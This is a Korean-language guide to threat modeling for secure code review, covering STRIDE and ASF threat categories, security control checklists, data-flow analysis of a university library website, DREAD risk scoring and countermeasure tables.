
권한 범위

권한 범위 모양은 데이터가 응용 프로그램을 통해 이동할 때 권한 수준이 변경되는 것을 나타낸다.




예:

대학 도서관 웹사이트에 대한 데이터 흐름 다이어그램



대학 도서관 웹사이트에 대한 사용자 로그인 데이터 흐름 다이어그램



위협 결정기준 및 순위화

위협 분류

위협을 결정하기 위한 첫 번째 단계는 위협을 분류하는 것이다. 위협 분류를 통해 해당하는 예와 함께 위협 분류 집합을 제공하며, 이를 통해 구조적 및 반복적으로 위협이 체계적으로 애플리케이션에서 식별될 수 있다.

STRIDE

STRIDE와 같은 위협 분류는 아래와 같이 공격 목적을 분류하여 위협 식별하는데 유용하다.

- 스푸핑(Spoofing)
- 조작(Tampering)
- 부인(Repudiation)

- 정보 공개(Information Disclosure)
- 서비스 거부(Denial of Service)
- 권한 상승(Elevation of Privilege)

이 분류의 일반적으로 위협 목록과 보안 통제 목록에 대한 예는 아래와 같다.

STRIDE 위협 목록			
타입	**예시**	**보안통제**	
스푸핑	불법적인 접근과 다른 사용자의 ID,패스워드와 같은 인증 정보를 사용한다	인증	
조작	데이터를 악의적인 목적으로 예를 들어 데이터베이스에 저장된 지속적인 데이터를 변경 및 수정하고, 인터넷과 같은 공개된 네트워크를 통해 두 컴퓨터 사이에서 통신하는 데이터를 변경한다.	무결성	
부인	보안에 취약한 시스템 내에서 불법적인 행위를 수행한다.	부인방지	
정보 공개	허가 되지 않은 파일을 열람하거나 전송되는 데이터를 열람한다.	기밀성	
서비스거부	웹 서비스를 일시적으로 중단시켜 정상적인 사용자의 접근을 거부한다.	가용성	
권한상승	정보에 대한 비인가된 접근을 위해 권한 획득을 시도하거나 시스템을 손상시킨다.	인가	

보안 통제사항

기본 위협원과 비즈니스 영향이 분석되면, 코드 검토팀은 비즈니스 영향을 주는 위협원을 막기 위한 대응방안을 식별해야 한다. 코드 리뷰의 주안점은 보안 통제사항들이 필요한 부분에서 알맞게 동작하는 것을 보장하는 것이다. 아래 점검 항목은 모든 발생 가능한 위험을 식별하는데 도움이 된다.

인증:

- 모든 내부,외부 연결(사용자와 객체)이 적절하고 충분한 인증절차를 통해 이루어지도록 확인한다. 또한 인증 절차가 우회되지 않도록 확인한다.
- 모든 페이지가 인증을 수행하는지 확인한다.
- 인증 관련 정보 또는 민감 정보가 전달될때마다, HTTP "POST" 메소드를 통한 정보들만 처리되며, HTTP "GET" 메소드는 허용되지 않도록 확인한다.

- 어떤 페이지는 비즈니스 또는 개발팀에 의해 인증을 우회하여 외부에서 접근이 가능한 것으로 간주하며, 이에 대한 리뷰 및 보안 취약점 평가를 수행한다.
- 인증 정보가 평문으로 전송되지 않도록 확인한다.
- 개발 및 디버그 관련 백도어가 제품 코드에 포함되어 있지 않는 지 확인한다.

인가:

- 인가절차가 존재한다.
- 애플리케이션이 정확하게 사용자 유형과 권한을 정의한다.
- 운영에 필요한 최소한의 권한이 사용된다.
- 인가절차 적절하게 수행되고, 장애 안전성을 보장하고, 우회되지 않는다.
- 모든 요청에 대해서 인가절차가 수행된다.
- 개발 및 디버그 관련 백도어가 제품 코드에 포함되어 있지 않다.

쿠키 관리:

- 민감한 정보를 포함하지 않는다.
- 쿠키 조작을 통한 비인가 활동이 수행되지 않는다.
- 적절한 암호화가 수행된다.
- 보안 플래그(secure flag)를 사용하여 안전하지 않은 방법으로 쿠키가 전송되지 않는다.
- 만약 애플리케이션 코드의 변경이 발생하면 쿠키에 대한 부분을 적절하게 검사하고 사용한다.
- 세션 데이터의 유효성을 검증한다.
- 가능한 최소한의 개인 정보만 사용한다..
- 민감한 정보가 쿠키에 존재할 경우 전체 쿠키에 대한 암호화를 수행한다.
- 모든 쿠키들이 사용하는 애플리케이션의 이름과 필요한 사유를 정의한다.

데이터/입력 값 검증:

- 데이터 검증 절차가 존재한다.
- http 헤더, 입력 폼, 히든 필드, 드롭 다운 리스트와 기타 웹 컴포넌트들처럼 악의적인 사용자에 의해 수정될 수 있는 모든 입력 값에 대해 적절한 확인을 수행한다.
- 모든 입력 값의 길이를 검사한다.
- 모든 필드, 쿠키, http 헤더/바디,폼 필드를 검증한다.
- 데이터가 형식에 맞고, 안전한 문자만 포함되어 있다.
- 서버측에서 데이터 검증이 수행된다.
- 중앙집중형 구성 또는 분산형 구성을 사용할 경우, 데이터 검증이 어느곳에서 수행되는지 확인한다.

- 데이터 검증 모델에는 백도어가 없는 지 확인한다.
- ***황금규칙 : 종류에 상관없이 모든 외부 입력 값을 검사하고 확인한다.***

오류 처리/정보 누출:

- 값을 리턴하는 모든 메소드/함수가 적절한 오류 처리 및 리턴 값을 검사한다.
- 예외 및 오류 조건이 적절하게 처리되고 있는지 확인한다.
- 시스템 오류가 사용자에게 전달되지 않도록 한다.
- 안전한 방법으로 애플리케이션 장애가 처리된다.
- 오류 발생시 할당된 자원이 해제된다.

로그/감사:

- 오류 발생시 민감 정보를 기록하지 않는다.
- 정의된 최고 길이값 또는 기록절차에서 요구하는 길이값에 대한 페이로드가 기록된다..
- 민감한 데이터, 예를 들면, 쿠키, HTTP "GET" 메소드, 인증 정보들이 기록되지 않는 지 확인한다.
- 애플리케이션에 대한 감사를 수행하게 되면, 데이터 조작/생성,갱신,삭제 행위에 대한 기록을 검사한다.
- 성공 또는 실패한 인증을 기록한다.
- 애플리케이션 오류를 기록한다.
- 민감한 정보에 대한 애플리케이션의 디버그 기록을 검사한다.

암호:

- 내부 또는 외부에서 민감한 데이터는 평문으로 전송하지 않는다.
- 애플리케이션은 검증된 암호화 알고리즘을 사용한다.

시큐어 코딩 환경:

- 사용자가 직접 접근할 수 있는 컴포넌트가 있는지 파일 구조를 검사한다.
- 모든 메모리 할당/해제를 검사한다.
- 애플리케이션의 동적 SQL을 검사하고 인젝션 취약점이 있는지 확인한다.
- 애플리케이션의 main()을 실행하는 함수 또는 백도어를 검사한다.
- 민감한 정보를 포함할 코멘트 아웃 코드 및 테스트 코드 (디버그를 위해 일시적으로 주석 처리한 코드)를 찾는다.
- 조건 로직에는 디폴트 값이 있어야 한다.
- 빌드 디렉토리에 개발 환경 도구를 포함하지 않는다.
- OS 호출 및 파일 생성 호출을 검색하고, 오류 가능성을 검사한다.

세션 관리:

- 언제,어떻게 인증된 사용자 또는 인증되지 않은 사용자에 대한 세션이 생성되는지 검사한다.
- 세션 ID의 강도가 요구사항을 충족시키는지 세션 ID를 검사한다.
- 세션이 DB,메모리 등에 저장되는 방법을 검사한다.
- 애플리케이션이 어떻게 세션을 추적하는지 검사한다.
- 유효하지 않은 세션 ID가 발생할 경우 애플리케이션에서 취할 조치를 결정한다.
- 세션 무효화를 조사한다.
- 멀티쓰레드/멀티사용자 세션관리를 수행 방법을 확인한다.
- HTTP 타임 아웃 세션을 확인한다.
- 로그아웃 기능을 확인한다.

위협 분석

위협 분석을 위한 기본 조건은 위협원이 애플리케이션을 공격할 수 있는 취약점을 이용하여 애플리케이션에 영향을 미치는 가능성, 즉 위험을 정의하는 것이다. 위험 관리 측면에서, 위협 모델링은 위험을 최소화하고 애플리케이션 환경에 대한 위협을 식별하고 열거하기 위해 체계적이고 전략적으로 접근해야 한다.

위협 분석은 애플리케이션의 위험을 식별하고, 애플리케이션 기능성과 구조적인 측면과 관련 있다. 또한 잠재적인 취약점을 식별 및 분류하기 위한 설계가 필요하다.

위협 모델링의 첫 번째 단계로서, 우리는 데이터 흐름, 신뢰 영역, 프로세스 구성요소, 입력 지점-출력 지점에 대한 시스템을 모델링 했다. 예: 대학 도서관 웹사이트에 대한 DFD가 해당 예제로서 사용되었다.

데이터 흐름은 데이터가 종단간 논리적으로 흐르는 방법을 보여주고 있어, 임계점을 통해 컴포넌트에 미치게되는 컴포넌트와 이러한 컴포넌트를 통한 제어 흐름을 알 수 있다. 프로세스 구성요소는 웹 서버, 애플리케이션 서버 그리고 데이터베이스 서버의 데이터가 처리되고 있는 위치를 보여준다. 입력지점은 데이터가 입력되는 위치를 보여주며 출력 지점은 시스템을 종료하는 지점이다. 입력, 출력 지점은 신뢰의 경계선을 정의한다.

STRIDE 모델기반 위협 목록은 해킹과 관련된 위협을 식별하는데 있어서 유용하다. 예를 들어, 로그인 공격 시나리오의 경우, 해커가 패스워드를 알아내기 위해 무차별 대입 공격을 한다면? 또는 권한 상승을 위해 다른 사용자의 권한을 얻으려고 강제 브라우징(forceful browsing) 공격을 시도 한다면?
위협의 종류를 인식하고 모든 가능한 공격 요소를 해커의 관점에서 평가하는 것과, 입력-출력지점을 고려하는 것은 매우 중요하고 필수적이다. 예를 들어, 로그인 페이지는 로그인 데이터를 입력 받는데, 이런 경우 악의적인 목적을 가진 SQL 인젝션, 크로스 사이트 스크립팅 그리고 버퍼 오버플로우가 발생할 가능성이 있다. 추가로, 해당


데이터는 데이터 흐름에 따라 다음 단계에 있는 진입 지점에서 위협을 확인하기 위해 사용되어 진다. 만약 다음 컴포넌트가 민감한 데이터를 가지고 있다면, 해당 지점이 좀 더 중요할 수 있다. 종단간 데이터 흐름에서, 예를 들면, 로그인 페이지로부터 받은 ID와 패스워드 같은 입력 데이터가 검증되지 않고 전달될 경우, 인증을 우회할 수 있는 SQL 인젝션 공격을 통해 DB 테이블 변경이 발생할 수 있다.

출력 지점은 XSS공격 같이 클라이언트에 대한 공격 지점으로 활용될 수 있다. 예를 들면, 컴포넌트 출력 지점에서 인증 데이터를 처리 하는 경우, 기밀성 및 무결성에 대한 보안 통제가 부족한 종료 지점은 비인가 사용자에게 인증 정보 정보를 유출될 수 있다.


출력 지점에서의 위협은 대부분 입력 지점이 가진 위협과 관련되어 있다. 로그인을 예로 들면, 입력 지점이 취약한 출력 지점을 통해 계정 정보 및 SQL 예외에 관한 오류 메시지가 사용자에게 리턴된다.

방어하는 입장에서, 위협 식별은 ASF와 같은 보안 통제 분류에 의해 수행 되며, 위협 분석가는 보안 통제사항에 있는 취약점과 관련된 이슈에 초점을 맞출 수 있다. 일반적으로 위협 식별 프로세스는 각 컴포넌트에서 평가되는 위협 리스트에서 발생 가능한 위협이 반복되는 사이클과 관련 되어 있다

다음에는 위협이 공격되기 위한 공격 경로, 근본 원인(취약점: 오렌지 색깔로 된 부분) 및 필요한 통제 조치(대응방안: 초록색으로 된 부분)사항을 조사하여 좀 더 상세히 위협을 분석한다. 그림 2에서 보여주는 위협 트리는 위협 분석에 유용하다.



일반적인 위협, 취약점 그리고 해커에 대한 확인이 되면, 오남용 사례에 대해 좀 더 집중적으로 위협을 분석해야 한다. 철저한 실제 시나리오 분석을 통해, 보안 약점이 식별될 수 있다. 악용 사례는 보안 요구 엔지니어링 활동의 일부로서 식별되어야 한다. 이런 사례는 어떻게 보호 장치를 우회할 수 있었는지, 또는 어느 곳에 보호 대책이 부족한지 묘사할 수 있다. 오남용 사례를 아래 그림을 통해 보여준다.




결국 시스템내에 각 컴포넌트에 대한 위협의 종류를 알아냄으로써 이 모든게 동시에 가능하다. 이것은 STRIDE 또는 ASF같은 위협 분류화를 이용하면 가능하다. 어떻게 취약점을 이용해 위협이 노출되는지 알아내기 위해 위협 구조를 사용하고, 오남용 사례는 위협을 줄이기에 부족한 대응책을 알 수 있다.

DFD 아이템에 STRIDE를 적용하여 아래 테이블을 사용 할 수 있다.

위협 범주	프로세스 영향	데이터 저장 영향	외부 엔티티 영향	데이터 흐름 영향
스푸핑	Y		Y	
조작	Y	Y		Y
부인		Y	Y	Y
정보 공개	Y	Y		Y
서비스 거부	Y	Y		Y
권한 상승	Y			

위협 순위화

위협은 위험 요소의 관점에서 순위화 할 수 있다. 다양한 식별된 위협으로 부터 위험 요소를 확인할 수 있고, 위험 완화 전략에 도움이 되는 위협 우선 순위를 만들 수 있다. 다른 위험 요소들은 어떤 위협이 높음, 중간, 낮음 위험에 랭크되었는지 알아내기 위해 사용 된다. 일반적으로, 위협-위험 모델은 아래 표와 같이 서로 다른 요소들을 사용한다.



DREAD

마이크로소프트 DREAD 위협 위험 순위 모델에서는 영향도에 대한 기술적인 위험요소는 피해 수준 및 해킹된 사용자 수이며, 공격 난이도 요소는 재현 가능성, 악용 가능성 그리고 발견 가능성이다. 위험을 분해하면 위협에 영향을 줄 수 있는 서로다른 요인에 값을 할당할 수 있다. 순위를 알아보기 위해 위협 분석가들은 각 위험 요소에 대한 기본적인 질문에 답해야 한다. 예를 들면 아래와 같다.

피해 수준(Damage) : 얼마나 피해가 날 수 있는가?
재현 가능성(Reproducibility) : 얼마나 쉽게 공격을 재현할 수 있는가?
악용 가능성(Exploitability) : 해당 위협을 악용되기 위해 어느정도의 시간과 노력이 필요한가?
사용자 영향도(Affected Users) : 위협이 노출된다면, 얼마나 많은 사용자에게 영향을 미치는가?
발견 가능성(Discoverability) : 얼마나 쉽게 해커가 위협을 찾아낼 수 있는가?

대학 도서관 웹사이트를 참조하여 아래 샘플처럼 사용할 수 있다.

위협 : 악의적인 사용자가 학생, 교직원 그리고 사서들의 기밀 정보를 열람할 수 있다.

1. **피해 가능성** : 재정적, 법적 책임 및 평판에 대한 위협 : 8
2. **재현 가능성** : 완벽히 재현 가능함 : 10
3. **악용 가능성** : 같은 서브넷 또는 취약한 라우터가 요구됨 : 7
4. **사용자 영향도** : 모든 사용자에 영향을 미침 : 10
5. **발견 가능성** : 쉽게 발견 가능함 : 10

전체적인 DREAD 점수 : (8+10+7+10+10)/5 = 9
이 경우, 10점 만점에 9점이며 대단히 높은 위험을 갖는다.

일반적 위험 모델

보다 일반적인 위험 모델은 발생가능성(즉, 공격 가능성)과 영향도(즉 잠재적 손상)을 고려한다.

위험 = 발생가능성 x 영향도

발생가능성과 확률은 악용되기 쉬운 정도로 정의되며, 주로 위협의 종류와 시스템 특성, 그리고 적절한 대응책에 따른 위협에 대한 인식 정도에 좌우된다.

아래는 취약점 악용가능성을 확인하기 위해 고려해야 할 내용들이다.

1. 해당 취약점이 원격에서 실행 가능한가?
2. 인증을 필요로 하는가?
3. 취약점에 대한 자동화가 가능한가?

해당 영향은 주로 잠재적인 손상 가능성과 영향의 규모, 위협에 의해 영향을 받는 컴포넌트 숫자에 좌우된다.

피해 가능성을 확인하기 위한 예제는 아래와 같다.

1. 해커는 완전하게 시스템을 장악할 수 있는가?
2. 해커는 관리자 권한으로 시스템에 접근할 수 있는가?
3. 해커는 시스템 장애를 일으킬 수 있는가?
4. 해커는 민감한 정보를 획득할 수 있는가?

위협을 받은 컴포넌트 숫자를 확인 하기 위한 예제는 다음과 같다.

1. 얼마나 많은 데이터 소스와 시스템들에 영향을 주었는가?
2. 위협원이 얼마나 깊이 깊숙히 인프라에 영향을 주었는가?

해당 예제들은 정성적인 값들(높음, 중간, 낮음)을 할당하여 전체적인 위험 수준을 계산하는데 도움이 된다. 이 경우 DREAD 모델과 같은 경우 질적인 값보다는 양적인 값을 사용하면 객관적인 순위를 정할 수 있다.

대응책 확인

대응책을 확인하는 목적은 위협분석을 통해 확인된 각 위협에 대해 몇가지 보호대책(예: 보안관리, 정책방안)으로 실제 발생을 사전에 예방하기 위해서이다. 대응책이 없는 위협은 취약점이 된다. 이러한 위협은 각각 STRIDE 나 ASF 로 분류되어 있기 때문에, 주어진 범주 내에서 응용 프로그램에서 적절한 대응책을 찾을 수 있습니다.

아래 간략하고 제한적인 점검표가 제공되며 특정위협에 대한 대응책 확인을 위해 완벽한 목록은 아니다.

예를들어 ASF 위협 유형에 대한 대응책은 다음의 표와 같다:

ASF 위협 및 대응책 항목			
위협 유형	**대응책**		
인증	1. 자격증명과 인증토큰을 통해 전송 및 저장시 보호한다. 2. 무차별대입공격, 사전공격 및 재생공격에 내성이 있는 프로토콜을 사용한다. 3. 강력한 암호정책을 사용한다. 4. 신뢰할 수 있는 인증서버로 SQL 인증을 대신한다. 5. 패스워드는 해쉬화하여 저장한다. 6. 패스워드 재설정 시 패스워드 힌트와 계정의 유효여부를 제공하지 않는다. 7. 서비스거부공격으로 계정이		

	잠기지 않도록 한다.		
인가	1. 자원에 대한 접근권한에 강력한 접근통제 목록들을 사용한다. 2. 역할 기반 접근통제를 통해 특정 작업에 대한 접근을 통제한다. 3. 시스템 사용자와 서비스 계정에 대해 최소권한의 원칙을 따른다 4. 프리젠테이션, 비즈니스와 데이터 접근 계층간 정확하게 권한분리를 구성한다.		
구성관리	1. 최소권한 프로세스는 관리기능이 없는 서비스계정을 사용한다. 2. 모든 관리 및 활동에 감사 및 로깅이 활성화되야 한다. 3. 환경구성 파일과 관리자 인터페이스에 대한 접근권한은 관리자로 제한한다.		
데이터 저장 및 전송시 보호	1. 표준 암호화 알고리즘과 적절한 크기의 키를 사용한다. 2. 해쉬 메시지 인증 코드 (HMAC)를 통해 데이터 무결성을 보호한다. 3. 비밀데이터(예:키, 기밀데이터)를 전송 및 저장시 암호화하여 보호한다. 4. 보안을 제공하는 저장소는 보호키를 사용한다. 5. 자격증명 없이 민감한 데이터를		

	평문으로 전송하지 않는다.		
데이터 확인 / 매개변수 확인	1. 데이터 유형, 형식, 길이와 범위의 확인을 강화한다. 2. 클라이언트에서 보내온 모든 데이터를 검증한다. 3. 매개변수(예 : URL 매개변수)를 기반으로 보안정책을 적용하지 않는다. 4. 화이트리스트로 입력값 필터링을 검증한다. 5. 출력값을 인코딩한다.		
오류처리 및 예외관리	1. 모든 예외는 구조화된 방식으로 처리한다. 2. 오류나 예외의 경우 적절한 권한으로 복원한다. 3. 오류메시지 민감하지않은 정보가 담긴 하찮은 오류 메시지라도 공격자에게 공개되지 않도록 한다.		
사용자 및 세션관리	1. 쿠키에 일반 텍스트로 중요한 정보를 저장하지 않는다. 2. 인증된 쿠키의 내용은 암호화한다. 3. 쿠키는 만료되도록 구성한다. 4. 재생공격에 강한 세션사용 5. 안전한 통신채널을 통해 인증 쿠키를 보호한다. 6. 중요 기능 수행전 강제로 사용자 재인증을 수행한다. 7. 로그아웃시 세션을 만료한다.		

STRIDE 위협 & 완화 기술 목록

위협 유형	완화 기법
접근권한 획득	1. 적절한 권한부여 2. 비밀 데이터 보호 3. 비밀저장 금지
데이터 변조	1. 적절한 권한부여 2. 해쉬 3. MAC 4. 전자서명 5. 변조 방지 프로토콜
부인	1. 전자서명 2. 타임스탬프 3. 감사추적기록
정보유출	1. 권한부여 2. 프라이버시 개선 프로토콜 3. 암호화 4. 비밀 데이터 보호 5. 비밀저장 금지
서비스 거부	1. 적절한 권한부여 2. 적절한 승인 3. 필터링 4. 제한 5. 서비스 품질
권한상승	1. 최소권한으로 실행

1. 민감한 정보(패스워드 등)는 기록하지 않는다.
